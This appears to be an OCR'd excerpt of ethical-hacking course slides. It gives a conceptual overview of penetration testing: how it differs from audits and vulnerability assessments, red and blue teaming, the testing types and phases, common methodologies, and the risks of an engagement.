- Evaluate the efficacy of **network security devices** such as firewalls, routers, and web servers



Comparing Security Audit, Vulnerability Assessment, and Penetration Testing

Security Audit

- Checks whether the organization is following a set of standard **security policies and procedures**

Vulnerability Assessment

- Focuses on **discovering the vulnerabilities in the information system** but provides no indication of whether the vulnerabilities can be exploited or the amount of damage that may result from their successful exploitation

Penetration Testing

- A methodological approach to security assessment that **encompasses the security audit** and vulnerability assessment and demonstrates if the vulnerabilities in the system can be successfully exploited by attackers

Notes: ______________________________

Blue and Red Teaming

C|EH

Blue Teaming

- An approach where a set of **security responders** perform an analysis of an information system to assess the adequacy and efficiency of its security controls
- The blue team has **access** to all organizational resources and information
- Their primary role is to detect and mitigate the red team (attackers) activities, and to anticipate how **surprise attacks** might occur

Red Teaming


- An approach where a team of ethical hackers performs penetration test on an information system with **no or very limited access** to the organization's internal resources
- The penetration test may be conducted **with** or **without** warning
- The goal is to **detect network** and **system vulnerabilities** and **check security** from an attacker's perspective of the network, system, or information accessibility

Types of Penetration Testing

C|EH

Black-box	**No prior knowledge** of the infrastructure to be tested • Blind Testing • Double Blind Testing
White-box	**Complete knowledge** of the infrastructure to be tested
Grey-box	**Limited knowledge** of the infrastructure to be tested

Notes: ______________________________



Phases of Penetration Testing

Pre-attack Phase


- Planning and preparation
- Methodology designing
- Network information gathering

Attack Phase

- Penetrating the perimeter
- Acquiring the target
- Escalating privileges
- Execution, implementing, and retracting

Post-attack Phase

- Reporting
- Clean-up
- Artifact destruction



Security Testing Methodology

- Security or pen testing methodology refers to a methodological approach aimed to **discover and verify vulnerabilities in the security mechanisms of an information system**; thus enabling administrators to apply appropriate security controls to protect critical data and business functions

Examples of Security Testing Methodologies

OWASP	An open-source application security project that **assists the organizations in purchasing, developing and maintaining software tools**, software applications, and knowledge-based documentation for Web application security
OSSTMM	A peer-reviewed methodology for performing **high-quality security tests** such as methodology tests: data controls, fraud and social engineering control levels, computer networks, wireless devices, mobile devices, physical security access controls and various security processes
ISSAF	An open source project aimed at providing security assistance for professionals. The mission of ISSAF is to "**research**, **develop**, **publish**, and **promote** a complete and practical generally accepted information systems security assessment framework"
EC-Council LPT Methodology	LPT Methodology is an industry accepted and comprehensive **information system security auditing framework**

Notes:

Risks Associated with Penetration Testing

- Careful engagement, planning, and execution is required to avoid any risks associated with penetration testing
- There are certain risks that organizations may face when they plan to conduct a penetration test

- Some of the risks arising from penetration testing are:
  - Testers can gain access to the protected or sensitive data after a successful penetration test attempt
  - Testers can obtain information about the vulnerabilities existing in the organizational infrastructure
  - DoS penetration testing can bring the organization's services down
  - Using certain pretexts in social engineering, a penetration attempt can make employees feel uneasy

- Organizations can avoid such risks by signing NDA and other legal documents, which include details about what is allowed and not allowed to the penetration testing team

Types of Risks Arising During Penetration Testing

- During the penetration test, some of the activities may pose certain risks and cause the organization unwanted situations such as a denial of service conditions, being locked out critical accounts, or crashing critical servers and applications

Types of risks that come with penetration testing

Technical Risks:

- Directly arises with targets in the production environment
- Example include:
  - Failure of the target
  - Disruption of service
  - Loss or exposure of sensitive data

